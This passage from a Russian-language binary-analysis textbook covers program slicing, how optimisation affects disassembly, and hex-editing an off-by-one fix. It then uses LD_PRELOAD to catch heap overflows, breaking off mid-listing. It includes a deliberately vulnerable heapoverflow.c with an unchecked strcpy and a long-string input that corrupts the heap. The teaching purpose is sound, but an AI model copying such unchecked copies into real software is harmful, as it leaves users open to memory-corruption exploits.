На первый взгляд вычисление цепочек может казаться сложным. Но при наличии анализа достигающих определений CFG вычислить цепочку «использование-определение» переменной в базовом блоке довольно просто: множество `in` позволяет найти определения переменной, способные достичь блока. Наряду с этими цепочками можно вычислять и цепочки «определение-использование». Они, напротив, показывают, где в программе может применяться заданное определение данных.

Срезы программы

Срезы - анализ потока данных, предназначенный для извлечения всех инструкций или, при анализе исходного кода, всех строк, влияющих на значения выбранного набора переменных в определённой точке программы, называемой критерием среза. Это полезно при отладке, когда требуется определить части кода, способные вызвать ошибку, а также при обратной разработке. Вычисление срезов бывает весьма сложным и до сих пор относится скорее к активным исследованиям, чем к готовым промышленным методам. Тем не менее это интересный метод, который стоит изучить. Здесь будет дана лишь общая идея, но для экспериментов со срезами советую обратить внимание на каркас обратной разработки angr,[18] где эта возможность встроена. В главе 13 вы также увидите, как реализовать практический инструмент построения срезов с помощью символьного выполнения.

Срез вычисляется отслеживанием потоков управления и данных, чтобы определить не относящиеся к нему части кода и удалить их. Итоговый срез - всё, что осталось после удаления ненужного кода. Предположим, требуется узнать, какие строки листинга 6-10 влияют на значение y в строке 14.

Листинг 6-10. Применение среза для поиска строк, влияющих на y в строке 14

```
1:  x = int(argv[0])
2:  y = int(argv[1])
3:
4:  z = x + y
5:  while(x < 5) {
6:    x = x + 1
7:    y = y + 2
8:    z = z + x
9:    z = z + y
10:   z = z * 5
11: }
12:
13: print(x)
14: print(y)
15: print(z)
```

На рисунке серым выделены входящие в срез строки 1, 2, 5, 6, 7 и 14. Все присваивания `z` совершенно не относятся к срезу, поскольку никак не влияют на итоговое значение `y`. Действия с `x` важны: они определяют число итераций цикла в строке 5, а оно, в свою очередь, влияет на `y`. Программа, скомпилированная только из вошедших в срез строк, выдаст для оператора `print(y)` точно такой же результат, как полная программа.

Изначально построение срезов предлагалось как статический анализ, но теперь его часто применяют к динамическим трассам выполнения. Преимущество динамических срезов в том, что они обычно меньше и потому удобнее для чтения, чем статические.

Только что был показан обратный срез: он ищет в обратном направлении строки, влияющие на выбранный критерий. Существует и прямой срез, который начинает с точки программы и ищет вперёд части кода, каким-либо образом зависящие от инструкции и переменной критерия. Помимо прочего, он позволяет предсказать, какие части кода затронет изменение в выбранной точке.

6.5. Влияние параметров компилятора на дизассемблирование

Компиляторы оптимизируют код, чтобы уменьшить его размер или время выполнения. К сожалению, оптимизированный код обычно значительно труднее правильно дизассемблировать, а значит, и анализировать, чем неоптимизированный.

Оптимизированный код хуже соответствует исходному тексту и потому менее понятен человеку. Например, оптимизируя арифметический код, компиляторы всеми силами избегают очень медленных инструкций `mul` и `div`, реализуя умножение и деление последовательностями битовых сдвигов и сложений. При обратной разработке расшифровать такие последовательности бывает трудно.

Кроме того, компиляторы часто встраивают небольшие функции в вызывающие их крупные функции, чтобы избежать затрат на инструкцию `call`; это называется встраиванием. Поэтому не все функции исходного кода обязательно присутствуют в бинарном файле, по крайней мере как отдельные функции. Вдобавок распространённые оптимизации функций, например хвостовые вызовы и оптимизированные соглашения о вызовах, значительно снижают точность обнаружения функций.

На высоких уровнях оптимизации компиляторы часто помещают между функциями и базовыми блоками байты заполнения, чтобы выровнять их по адресам памяти для максимально эффективного доступа. Если такие байты не являются допустимыми инструкциями, их интерпретация как кода может привести к ошибкам дизассемблирования. Кроме того, компиляторы способны «разворачивать» циклы, устраняя накладные расходы перехода к следующей итерации. Это мешает алгоритмам обнаружения циклов и декомпиляторам, которые пытаются найти в коде конструкции высокого уровня вроде циклов `while` и `for`.

Оптимизация затрудняет не только обнаружение кода, но и распознавание структур данных. Например, оптимизированный код может одновременно индексировать разные массивы через один базовый регистр, из-за чего их трудно распознать как отдельные структуры.

В настоящее время всё популярнее становится оптимизация во время компоновки (link-time optimization, LTO): оптимизации, прежде применявшиеся отдельно к каждому модулю, теперь можно применять ко всей программе. Это расширяет область действия многих оптимизаций и ещё больше усиливает их последствия.

Создавая и проверяя собственные инструменты анализа бинарных файлов, всегда помните, что оптимизированные бинарные файлы могут снижать их точность.

Помимо перечисленных оптимизаций, бинарные файлы всё чаще компилируются как позиционно-независимый код (position-independent code, PIC), чтобы поддерживать такие средства безопасности, как рандомизация размещения адресного пространства (address-space layout randomization, ASLR), которым необходимо перемещать код и данные, не нарушая работу бинарного файла.[19] Файлы с PIC называются позиционно-независимыми исполняемыми файлами (position-independent executables, PIE). В отличие от позиционно-зависимых файлов, PIE не используют абсолютные адреса для ссылок на код и данные. Вместо этого применяются ссылки относительно счётчика команд. Поэтому некоторые распространённые конструкции, например PLT в бинарных файлах ELF, выглядят в PIE иначе, чем в файлах без PIE.

Следовательно, инструменты анализа бинарных файлов, при создании которых не учитывался PIC, могут неправильно работать с такими файлами.

6.6. Итоги

Теперь вы знакомы с внутренним устройством дизассемблеров и основными методами анализа бинарных файлов, необходимыми для понимания остальной части книги. Вы готовы перейти к методам, позволяющим не только дизассемблировать, но и изменять бинарные файлы. В главе 7 начнём с основных способов модификации!

Упражнения

1. Запутываем objdump

Напишите программу, которая запутает `objdump`, заставив его принять данные за код или наоборот. Вероятно, для этого потребуется встроенный ассемблер - например, ключевое слово `asm` компилятора `gcc`.

2. Запутываем рекурсивный дизассемблер

Напишите ещё одну программу, на этот раз обманывающую алгоритм обнаружения функций вашего любимого рекурсивного дизассемблера. Сделать это можно разными способами. Например, можно создать функцию с хвостовым вызовом или функцию с оператором `switch`, имеющим несколько вариантов возврата. Посмотрите, насколько сильно удастся запутать дизассемблер!

3. Улучшаем обнаружение функций

Напишите подключаемый модуль для выбранного рекурсивного дизассемблера, который позволит ему лучше обнаруживать функции, подобные пропущенным в предыдущем упражнении. Понадобится рекурсивный дизассемблер с поддержкой подключаемых модулей, например IDA Pro, Hopper или Medusa.

Примечания

[1] [назад] Чтобы охватить как можно больше кода, рекурсивные дизассемблеры обычно предполагают, что байты сразу после инструкции `call` тоже нужно дизассемблировать, поскольку они, вероятнее всего, станут целью последующего `ret`. Кроме того, дизассемблеры считают, что обе ветви условного перехода ведут к допустимым инструкциям. В редких случаях, например в намеренно обфусцированных бинарных файлах, оба предположения могут нарушаться.
[2] [назад] Декомпиляция пытается преобразовать дизассемблированный код в язык высокого уровня, например в (псевдо-)C.
[3] [назад] Обычно эвристика обнаружения `switch` ищет инструкции перехода, вычисляющие целевой адрес как сумму фиксированного базового адреса памяти и зависящего от входных данных смещения. Предполагается, что базовый адрес указывает на начало таблицы переходов, а смещение определяет индекс таблицы в зависимости от входного значения `switch`. Затем таблица, расположенная в одной из секций данных или кода бинарного файла, просматривается в поисках допустимых целей перехода, что позволяет разрешить все варианты, на которые может указывать переход.
[4] [назад] ollydbg.de
[5] [назад] lcamtuf.coredump.cx
[6] [назад] Конкретное и эмулируемое символьное выполнение можно также сочетать; к этому мы вернёмся в главе 12.
[7] [назад] Если функция `F1` завершается вызовом другой функции `F2`, это хвостовой вызов. Компиляторы часто оптимизируют такие вызовы: вместо инструкции `call` для вызова `F2` применяется `jmp`. Тогда по завершении `F2` она может вернуться непосредственно к вызывающей стороне `F1`. Функции `F1` не требуется явно возвращаться, что позволяет

сэкономить одну инструкцию `ret`. Поскольку используется обычная `jmp`, детектору функций трудно распознать `F2` как функцию.
[8] [назад] Прототип доступен по адресу vusec.net.
[9] [назад] bitlackeys.org
[10] [назад] Если только код не содержит инструкций, намеренно обфусцированным способом вычисляющих адрес функции, как иногда бывает во вредоносных программах.
[11] [назад] В исследованиях автоматического обнаружения структур данных обычно применяется динамический анализ, который выводит типы объектов памяти из способов обращения к ним в коде. Дополнительные сведения: isoc.org.
[12] [назад] И декомпилятор, и компания-разработчик IDA называются Hex-Rays.
[13] [назад] valgrind.org
[14] [назад] github.com
[15] [назад] Этот пример создан с помощью PyVex: github.com. Сам язык VEX описан в заголовочном файле github.com.
[16] [назад] Эти термины заимствованы из теории компиляторов.
[17] [назад] В этой книге мы не станем подробно рассматривать соответствующие методы, поскольку они вам не понадобятся. Заинтересованным читателям рекомендую книгу Ахо и соавторов «Compilers: Principles, Techniques & Tools» (Addison-Wesley, 2014), где тема разобрана подробно.
[18] [назад] angr.io
[19] [назад] ASLR рандомизирует расположение кода и данных во время выполнения, чтобы злоумышленникам было труднее их найти и использовать.

Глава 7. Простые методы внедрения кода в ELF

В этой главе вы изучите несколько методов внедрения кода в существующий бинарный файл ELF, позволяющих изменить или дополнить его поведение. Эти методы удобны для небольших изменений, но не очень гибки. Глава продемонстрирует их ограничения, чтобы вы поняли необходимость более полных способов модификации кода, которые будут рассмотрены в главе 9.

7.1. Низкоуровневая модификация бинарного файла с помощью шестнадцатеричного редактора

Самый прямолинейный способ изменить существующий бинарный файл - отредактировать его непосредственно в шестнадцатеричном редакторе, то есть программе, которая представляет байты бинарного файла в шестнадцатеричном виде и позволяет их изменять. Обычно сначала с помощью дизассемблера определяют байты кода или данных, которые требуется изменить, а затем вносят изменения шестнадцатеричным редактором.

Преимущество такого подхода - простота и потребность лишь в основных инструментах. Недостаток заключается в возможности редактирования только на месте: байты кода или данных можно изменять, но нельзя добавлять новые. Вставка нового байта сдвигает все последующие байты на другой адрес, нарушая ссылки на них. Правильно найти и исправить все повреждённые ссылки трудно или даже невозможно, поскольку необходимые для этого сведения о перемещениях обычно отбрасываются после компоновки. Если бинарный файл содержит байты заполнения, мёртвый код - например, неиспользуемые функции - или неиспользуемые данные, эти части можно перезаписать чем-то новым. Однако возможности ограничены: в большинстве бинарных файлов мало мёртвых байтов, которые можно безопасно заменить.

И всё же иногда шестнадцатеричного редактирования вполне достаточно. Например, вредоносные программы применяют методы против отладки, проверяя среду выполнения на признаки анализирующего программного обеспечения. Заподозрив анализ, программа отказывается запускаться или атакует среду исследования. Если вы предполагаете, что исследуемый образец содержит проверки против отладки, их можно отключить шестнадцатеричным редактором, заменив инструкции проверок на `nop`, то есть инструкции без действия. Иногда таким редактором удаётся исправить даже простые ошибки. В качестве примера я воспользуюсь `hexedit` - открытым редактором для Linux, заранее установленным в виртуальной машине, - чтобы устранить ошибку на единицу в простой программе.

> **Как найти правильный код операции.** При редактировании кода бинарного файла необходимо знать, какие значения вставлять, а для этого требуется понимать формат и шестнадцатеричное кодирование машинных инструкций. В интернете есть удобные обзоры кодов операций и форматов операндов инструкций x86, например ref.x86asm.net. Подробное описание работы конкретных инструкций x86 приведено в официальном руководстве Intel.[1]

7.1.1. Наблюдение за ошибкой на единицу

Ошибки на единицу обычно возникают в циклах, когда программист задаёт неправильное условие, из-за которого цикл читает или записывает на один байт меньше либо больше. Пример из листинга 7-1 шифрует файл, но по ошибке оставляет последний байт незашифрованным. Чтобы исправить дефект, сначала дизассемблируем бинарный файл с помощью `objdump` и найдём проблемный код. Затем изменим его в `hexedit` и устраним ошибку на единицу.

Листинг 7-1. `xor_encrypt.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdarg.h>

void
die(char const *fmt, ...)
{
  va_list args;

  va_start(args, fmt);
  vfprintf(stderr, fmt, args);
  va_end(args);

  exit(1);
}

int
main(int argc, char *argv[])
{
  FILE *f;
  char *infile, *outfile;
  unsigned char *key, *buf;
  size_t i, j, n;

  if(argc != 4)
    die("Usage: %s <in file> <out file> <key>\n", argv[0]);

  infile  = argv[1];
  outfile = argv[2];
  key     = (unsigned char*)argv[3];

  f = fopen(infile, "rb");
  if(!f) die("Failed to open file '%s'\n", infile);

  fseek(f, 0, SEEK_END);
  n = ftell(f);
  fseek(f, 0, SEEK_SET);

  buf = malloc(n);
  if(!buf) die("Out of memory\n");

  if(fread(buf, 1, n, f) != n)
    die("Failed to read file '%s'\n", infile);

  fclose(f);

  j = 0;
  for(i = 0; i < n-1; i++) { /* Oops! An off-by-one error! */
    buf[i] ^= key[j];
    j = (j+1) % strlen(key);
  }

  f = fopen(outfile, "wb");
  if(!f) die("Failed to open file '%s'\n", outfile);

  if(fwrite(buf, 1, n, f) != n)
```

```
    die("Failed to write file '%s'\n", outfile);

  fclose(f);

  return 0;
}
```

Разобрав аргументы командной строки, программа открывает входной файл для шифрования, определяет его размер и сохраняет в переменной `n`, выделяет буфер для хранения файла, считывает в него весь файл, а затем закрывает файл. Если на любом из этих этапов возникает ошибка, программа вызывает функцию `die`, которая печатает соответствующее сообщение и завершает работу.

Ошибка находится в следующей части программы, где байты файла шифруются простым алгоритмом на основе `xor`. Программа входит в цикл `for`, проходит по буферу со всеми байтами файла и шифрует каждый байт, вычисляя его `xor` с переданным ключом. Обратите внимание на условие цикла: он начинается с `i = 0`, но выполняется только пока `i < n-1`. Следовательно, последний зашифрованный байт имеет индекс `n-2`, а финальный байт с индексом `n-1` остаётся незашифрованным! Это и есть ошибка на единицу, которую мы исправим редактированием бинарного файла.

Зашифровав буфер файла, программа открывает выходной файл, записывает в него зашифрованные байты и наконец закрывает его. Листинг 7-2 показывает пример запуска программы, скомпилированной посредством `Makefile` из виртуальной машины, где ошибка на единицу видна в действии.

Листинг 7-2. Наблюдение за ошибкой на единицу в программе `xor_encrypt`

```
$ ./xor_encrypt xor_encrypt.c encrypted foobar
$ xxd xor_encrypt.c | tail
000003c0: 6420 746f 206f 7065 6e20 6669 6c65 2027  d to open file '
000003d0: 2573 275c 6e22 2c20 6f75 7466 696c 6529  %s'\n", outfile)
000003e0: 3b0a 0a20 2069 6628 6677 7269 7465 2862  ;..  if(fwrite(b
000003f0: 7566 2c20 312c 206e 2c20 6629 2021 3d20  uf, 1, n, f) !=
00000400: 6e29 0a20 2020 2064 6965 2822 4661 696c  n).    die("Fail

00000410: 6564 2074 6f20 7772 6974 6520 6669 6c65  ed to write file
00000420: 2027 2573 275c 6e22 2c20 6f75 7466 696c   '%s'\n", outfil
00000430: 6529 3b0a 0a20 2066 636c 6f73 6528 6629  e);..  fclose(f)
00000440: 3b0a 0a20 2072 6574 7572 6e20 303b 0a7d  ;..  return 0;.}
00000450: 0a0a                                     ..
$ xxd encrypted | tail
000003c0: 024f 1b0d 411d 160a 0142 071b 0a0a 4f45  .O..A....B....OE
000003d0: 4401 4133 0140 4d52 091a 1b04 081e 0346  D.A3.@MR.......F
000003e0: 5468 6b52 4606 094a 0705 1406 1b07 4910  ThkRF..J......I.
000003f0: 1309 4342 505e 4601 4342 075b 464e 5242  ..CBP^F.CB.[FNRB
00000400: 0f5b 6c4f 4f42 4116 0f0a 4740 2713 0f03  .[lOOBA...G@'...
00000410: 0a06 4106 094f 1810 0806 034f 090b 0d17  ..A..O.....O....
00000420: 4648 4a11 462e 084d 4342 0e07 1209 060e  FHJ.F..MCB......
00000430: 045b 5d65 6542 4114 0503 0011 045a 0046  .[]eeBA......Z.F
00000440: 5468 6b52 461d 0a16 1400 084f 5f59 6b0f  ThkRF......O_Yk.
00000450: 6c0a                                     l.
```

В этом примере программа `xor_encrypt` шифрует собственный исходный файл ключом `foobar` и записывает результат в файл `encrypted`. В выводе `xxd` для исходного файла видно, что тот заканчивается байтом `0x0a`. В зашифрованном файле искажены все байты, кроме последнего, который совпадает с последним байтом исходного файла. Причина в ошибке на единицу, оставляющей последний байт незашифрованным.

7.1.2. Исправление ошибки на единицу

Теперь посмотрим, как исправить ошибку на единицу непосредственно в бинарном файле. Во всех примерах этой главы можно считать, что исходный код редактируемых бинарных файлов недоступен, хотя в действительности он у нас есть. Так моделируются реальные ситуации, вынуждающие применять модификацию бинарного файла: работа с проприетарной или вредоносной программой либо программой, исходный код которой утрачен.

Поиск байтов, вызывающих ошибку

Чтобы устранить ошибку на единицу, требуется изменить условие цикла, заставив его выполнить ещё одну итерацию и зашифровать последний байт. Поэтому сначала нужно дизассемблировать бинарный файл и найти инструкции, отвечающие за соблюдение условия цикла. В листинге 7-3 приведены соответствующие инструкции из вывода `objdump`.

Листинг 7-3. Дизассемблированный код с ошибкой на единицу

```
$ objdump -M intel -d xor_encrypt
...
4007c2:  49 8d 45 ff             lea    rax,[r13-0x1]
4007c6:  31 d2                   xor    edx,edx
4007c8:  48 85 c0                test   rax,rax
4007cb:  4d 8d 24 06             lea    r12,[r14+rax*1]

4007cf:  74 2e                   je     4007ff <main+0xdf>
4007d1:  0f 1f 80 00 00 00 00    nop    DWORD PTR [rax+0x0]
4007d8:  41 0f b6 04 17          movzx  eax,BYTE PTR [r15+rdx*1]
4007dd:  48 8d 6a 01             lea    rbp,[rdx+0x1]
4007e1:  4c 89 ff                mov    rdi,r15
4007e4:  30 03                   xor    BYTE PTR [rbx],al
4007e6:  48 83 c3 01             add    rbx,0x1
4007ea:  e8 a1 fe ff ff          call   400690 <strlen@plt>
4007ef:  31 d2                   xor    edx,edx
4007f1:  48 89 c1                mov    rcx,rax
4007f4:  48 89 e8                mov    rax,rbp
4007f7:  48 f7 f1                div    rcx
4007fa:  49 39 dc                cmp    r12,rbx
4007fd:  75 d9                   jne    4007d8 <main+0xb8>
4007ff:  48 8b 7c 24 08          mov    rdi,QWORD PTR [rsp+0x8]
400804:  be 66 0b 40 00          mov    esi,0x400b66
...
```

Цикл начинается по адресу `0x4007d8`, а его счётчик `i` находится в регистре `rbx`. Видно, как счётчик увеличивается на каждой итерации. Инструкция `cmp` проверяет, нужна ли ещё одна итерация: сравнивает `i` в `rbx` со значением `n-1` в `r12`. Если итерация требуется, `jne` переходит к началу цикла; в противном случае управление проваливается к следующей инструкции и цикл завершается.

Инструкция `jne` означает «перейти, если не равно»:[2] она возвращается к началу цикла, если `i` не равно `n-1`, что определяется инструкцией `cmp`. Иными словами, поскольку `i` увеличивается на каждой итерации, цикл работает, пока `i < n-1`. Для исправления ошибки он должен работать, пока `i <= n-1`, и выполнить ещё одну итерацию.

Замена проблемных байтов

Чтобы внести исправление, шестнадцатеричным редактором можно заменить код операции `jne`, превратив её в переход другого вида. У инструкции `cmp` первый операнд - `r12` со значением `n-1`, а второй - `rbx` со значением `i`. Поэтому следует применить `jae` («перейти, если выше или равно»), чтобы цикл выполнялся, пока `n-1 >= i`, что равносильно `i <= n-1`. Теперь реализуем исправление с помощью `hexedit`.

Чтобы повторить действия, перейдите в каталог кода этой главы, выполните `Makefile`, а затем введите в командной строке `hexedit xor_encrypt` и нажмите ENTER, открыв бинарный файл `xor_encrypt` в интерактивном редакторе. Для поиска нужных байтов можно использовать шаблон из вывода дизассемблера вроде `objdump`. В листинге 7-3 видно, что изменяемая инструкция `jne` кодируется шестнадцатеричной строкой `75d9`, поэтому искать будем именно этот шаблон. В более крупных бинарных файлах

следует использовать более длинные шаблоны, при необходимости включая байты других инструкций, чтобы обеспечить уникальность. Для поиска шаблона в `hexedit` нажмите клавишу `/`. Откроется приглашение, похожее на показанное на рис. 7-1; введите шаблон `75d9` и нажмите ENTER.



Рис. 7-1. Поиск строки байтов с помощью `hexedit`

Поиск находит шаблон и перемещает курсор к его первому байту. Из справочника по кодам операций x86 или руководства Intel видно, что инструкция `jne` кодируется байтом кода операции `0x75`, за которым следует байт смещения к цели перехода `0xd9`. Нужно заменить только код операции `jne`, то есть `0x75`, на код `jae` `0x73`, оставив смещение без изменений. Поскольку курсор уже стоит на изменяемом байте, достаточно ввести новое значение `73`. Во время ввода `hexedit` выделяет изменённый байт полужирным. Остаётся сохранить модифицированный бинарный файл: нажать CTRL-X для выхода, а затем Y для подтверждения. Ошибка на единицу в бинарном файле исправлена! Подтвердим изменение ещё одним запуском `objdump`, как в листинге 7-4.

Листинг 7-4. Дизассемблированный код с исправлением ошибки на единицу

```
$ objdump -M intel -d xor_encrypt.fixed
...
4007c2:  49 8d 45 ff             lea    rax,[r13-0x1]
4007c6:  31 d2                   xor    edx,edx
4007c8:  48 85 c0                test   rax,rax
4007cb:  4d 8d 24 06             lea    r12,[r14+rax*1]

4007cf:  74 2e                   je     4007ff <main+0xdf>
4007d1:  0f 1f 80 00 00 00 00    nop    DWORD PTR [rax+0x0]
4007d8:  41 0f b6 04 17          movzx  eax,BYTE PTR [r15+rdx*1]
4007dd:  48 8d 6a 01             lea    rbp,[rdx+0x1]
4007e1:  4c 89 ff                mov    rdi,r15
4007e4:  30 03                   xor    BYTE PTR [rbx],al
4007e6:  48 83 c3 01             add    rbx,0x1
4007ea:  e8 a1 fe ff ff          call   400690 <strlen@plt>
4007ef:  31 d2                   xor    edx,edx
4007f1:  48 89 c1                mov    rcx,rax
4007f4:  48 89 e8                mov    rax,rbp
4007f7:  48 f7 f1                div    rcx
4007fa:  49 39 dc                cmp    r12,rbx
4007fd:  73 d9                   jae    4007d8 <main+0xb8>
4007ff:  48 8b 7c 24 08          mov    rdi,QWORD PTR [rsp+0x8]
400804:  be 66 0b 40 00          mov    esi,0x400b66
...
```

Как видите, исходная инструкция `jne` заменена на `jae`. Чтобы проверить исправление, снова запустим программу и посмотрим, шифрует ли она последний байт. Результаты приведены в листинге 7-5.

Листинг 7-5. Вывод исправленной программы `xor_encrypt`

```
$ ./xor_encrypt xor_encrypt.c encrypted foobar
$ xxd encrypted | tail
000003c0: 024f 1b0d 411d 160a 0142 071b 0a0a 4f45  .O..A....B....OE
000003d0: 4401 4133 0140 4d52 091a 1b04 081e 0346  D.A3.@MR.......F
000003e0: 5468 6b52 4606 094a 0705 1406 1b07 4910  ThkRF..J......I.
000003f0: 1309 4342 505e 4601 4342 075b 464e 5242  ..CBP^F.CB.[FNRB
00000400: 0f5b 6c4f 4f42 4116 0f0a 4740 2713 0f03  .[lOOBA...G@'...
00000410: 0a06 4106 094f 1810 0806 034f 090b 0d17  ..A..O.....O....
00000420: 4648 4a11 462e 084d 4342 0e07 1209 060e  FHJ.F..MCB......
00000430: 045b 5d65 6542 4114 0503 0011 045a 0046  .[]eeBA......Z.F
00000440: 5468 6b52 461d 0a16 1400 084f 5f59 6b0f  ThkRF......O_Yk.
00000450: 6c65                                     le
```

Как и раньше, `xor_encrypt` шифрует собственный исходный код. В исходном файле последний байт имел значение `0x0a`, как показано в листинге 7-2. В выводе `xxd` для зашифрованного файла видно, что теперь даже последний байт правильно зашифрован: вместо `0x0a` он равен `0x65`.

Теперь вы умеете редактировать бинарный файл шестнадцатеричным редактором! Хотя пример был простым, для более сложных файлов и изменений процедура остаётся той же.

7.2. Изменение поведения разделяемой библиотеки с помощью LD_PRELOAD

Шестнадцатеричное редактирование удобно тем, что требует только основных инструментов, а небольшие изменения обычно почти не увеличивают время выполнения и размер кода или данных по сравнению с оригиналом. Однако, как показал предыдущий пример, оно утомительно, подвержено ошибкам и ограниченно, поскольку не позволяет добавлять код или данные. Если требуется изменить поведение функций разделяемой библиотеки, проще воспользоваться `LD_PRELOAD`.

LD_PRELOAD - имя переменной окружения, влияющей на динамический компоновщик. Она позволяет указать одну или несколько библиотек, которые компоновщик загрузит раньше всех остальных, включая стандартные системные библиотеки вроде libc.so. Если предварительно загруженная библиотека содержит функцию с тем же именем, что и функция в загруженной позднее библиотеке, во время выполнения будет применяться первая. Таким образом, библиотечные функции - даже стандартные вроде malloc или printf - можно переопределять собственными версиями. Это полезно не только для модификации бинарных файлов, но и для программ с доступным исходным кодом: возможность изменить поведение библиотечной функции избавляет от кропотливого редактирования всех мест исходного кода, где она используется. Рассмотрим пример изменения поведения бинарного файла посредством LD_PRELOAD.

7.2.1. Уязвимость переполнения кучи

В этом примере будет изменена программа heapoverflow, содержащая уязвимость переполнения кучи, которую можно исправить с помощью LD_PRELOAD. Её исходный код приведён в листинге 7-6.

Листинг 7-6. heapoverflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int
main(int argc, char *argv[])
{
  char *buf;
  unsigned long len;

  if(argc != 3) {
    printf("Usage: %s <len> <string>\n", argv[0]);
    return 1;
  }

  len = strtoul(argv[1], NULL, 0);
  printf("Allocating %lu bytes\n", len);

  buf = malloc(len);

  if(buf && len > 0) {
    memset(buf, 0, len);

    strcpy(buf, argv[2]);
    printf("%s\n", buf);

    free(buf);
  }

  return 0;
}
```

Программа heapoverflow принимает два аргумента командной строки: число и строку. Число интерпретируется как длина буфера, после чего malloc выделяет буфер такого размера. Затем strcpy копирует в него заданную строку, а содержимое буфера печатается на экране. Наконец буфер освобождается функцией free.

Уязвимость переполнения находится в операции strcpy: длина строки не проверяется, поэтому она может не поместиться в буфере. Тогда копирование вызовет переполнение кучи, способное повредить другие данные в куче, привести к аварийному завершению и даже позволить эксплуатацию программы. Если строка помещается в буфере, всё работает правильно, как в листинге 7-7.

Листинг 7-7. Поведение программы `heapoverflow` с безопасными входными данными

```
$ ./heapoverflow 13 'Hello world!'
Allocating 13 bytes
Hello world!
```

Здесь программе предписано выделить 13-байтовый буфер и скопировать в него сообщение `Hello world!`. Буфер имеет ровно достаточный размер для строки вместе с завершающим символом `NULL`, поэтому программа выделяет его, копирует сообщение и ожидаемым образом печатает его обратно. В листинге 7-8 показано, что произойдёт с сообщением, не помещающимся в буфер.

Листинг 7-8. Аварийное завершение `heapoverflow` при слишком длинных входных данных

```
$ ./heapoverflow 13 `perl -e 'print "A"x100'`
Allocating 13 bytes
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
*** Error in `./heapoverflow': free(): invalid next size (fast): 0x0000000000a10420 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7f19129587e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8037a)[0x7f191296137a]

/lib/x86_64-linux-gnu/libc.so.6(cfree+0x4c)[0x7f191296553c]
./heapoverflow[0x40063e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7f1912901830]
./heapoverflow[0x400679]
======= Memory map: ========
00400000-00401000 r-xp 00000000 fc:03 37226406          /home/binary/code/chapter7/heapoverflow
00600000-00601000 r--p 00000000 fc:03 37226406          /home/binary/code/chapter7/heapoverflow
00601000-00602000 rw-p 00001000 fc:03 37226406          /home/binary/code/chapter7/heapoverflow
00a10000-00a31000 rw-p 00000000 00:00 0                 [heap]
7f190c000000-7f190c021000 rw-p 00000000 00:00 0
7f190c021000-7f1910000000 ---p 00000000 00:00 0
7f19126cb000-7f19126e1000 r-xp 00000000 fc:01 2101767   /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19126e1000-7f19128e0000 ---p 00016000 fc:01 2101767   /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19128e0000-7f19128e1000 rw-p 00015000 fc:01 2101767   /lib/x86_64-linux-gnu/libgcc_s.so.1
7f19128e1000-7f1912aa1000 r-xp 00000000 fc:01 2097475   /lib/x86_64-linux-gnu/libc-2.23.so
7f1912aa1000-7f1912ca1000 ---p 001c0000 fc:01 2097475   /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca1000-7f1912ca5000 r--p 001c0000 fc:01 2097475   /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca5000-7f1912ca7000 rw-p 001c4000 fc:01 2097475   /lib/x86_64-linux-gnu/libc-2.23.so
7f1912ca7000-7f1912cab000 rw-p 00000000 00:00 0
7f1912cab000-7f1912cd1000 r-xp 00000000 fc:01 2097343   /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ea5000-7f1912ea8000 rw-p 00000000 00:00 0
7f1912ecd000-7f1912ed0000 rw-p 00000000 00:00 0
7f1912ed0000-7f1912ed1000 r--p 00025000 fc:01 2097343   /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ed1000-7f1912ed2000 rw-p 00026000 fc:01 2097343   /lib/x86_64-linux-gnu/ld-2.23.so
7f1912ed2000-7f1912ed3000 rw-p 00000000 00:00 0
7ffe66fbb000-7ffe66fdc000 rw-p 00000000 00:00 0         [stack]
7ffe66ff3000-7ffe66ff5000 r--p 00000000 00:00 0         [vvar]
7ffe66ff5000-7ffe66ff7000 r-xp 00000000 00:00 0         [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
Aborted (core dumped)
```

И снова программе предписано выделить 13 байт, но теперь сообщение слишком велико для буфера: это строка из 100 букв A подряд. Программа выделяет 13-байтовый буфер, как и раньше, а затем копирует в него сообщение и печатает его. Ошибка проявляется при вызове `free` для освобождения буфера: вышедшее за границы сообщение перезаписало метаданные кучи, с помощью которых `malloc` и `free` отслеживают буферы. Повреждённые метаданные в итоге вызывают аварийное завершение. В худшем случае такое переполнение позволяет злоумышленнику захватить уязвимую программу с помощью специально составленной строки. Теперь посмотрим, как обнаружить и предотвратить переполнение посредством `LD_PRELOAD`.

7.2.2. Обнаружение переполнения кучи

Основная идея - реализовать разделяемую библиотеку, переопределяющую `malloc` и `free`, чтобы они самостоятельно отслеживали размеры всех выделенных буферов, а также переопределяющую `strcpy`, чтобы перед копированием она автоматически проверяла, достаточно ли велик буфер.

Ради простоты примера решение намеренно упрощено и не должно применяться в рабочей среде. Например, оно не учитывает изменение размеров буферов посредством `realloc` и использует простую систему учёта, способную отслеживать лишь последние 1024 выделенных буфера. Но этого достаточно, чтобы показать применение `LD_PRELOAD` к настоящим задачам. В листинге 7-9 приведён код библиотеки `heapcheck.c` с альтернативными реализациями `malloc`, `free` и `strcpy`.

Листинг 7-9. `heapcheck.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <dlfcn.h>

void* (*orig_malloc)(size_t);
void  (*orig_free)(void*);
char* (*orig_strcpy)(char*, const char*);

typedef struct {
  uintptr_t addr;
  size_t    size;
} alloc_t;

#define MAX_ALLOCS 1024

alloc_t allocs[MAX_ALLOCS];
unsigned alloc_idx = 0;

void*
malloc(size_t s)
{
  if(!orig_malloc) orig_malloc = dlsym(RTLD_NEXT, "malloc");

  void *ptr = orig_malloc(s);
  if(ptr) {
    allocs[alloc_idx].addr = (uintptr_t)ptr;
    allocs[alloc_idx].size = s;
    alloc_idx = (alloc_idx+1) % MAX_ALLOCS;
  }

  return ptr;
}

void
free(void *p)
{
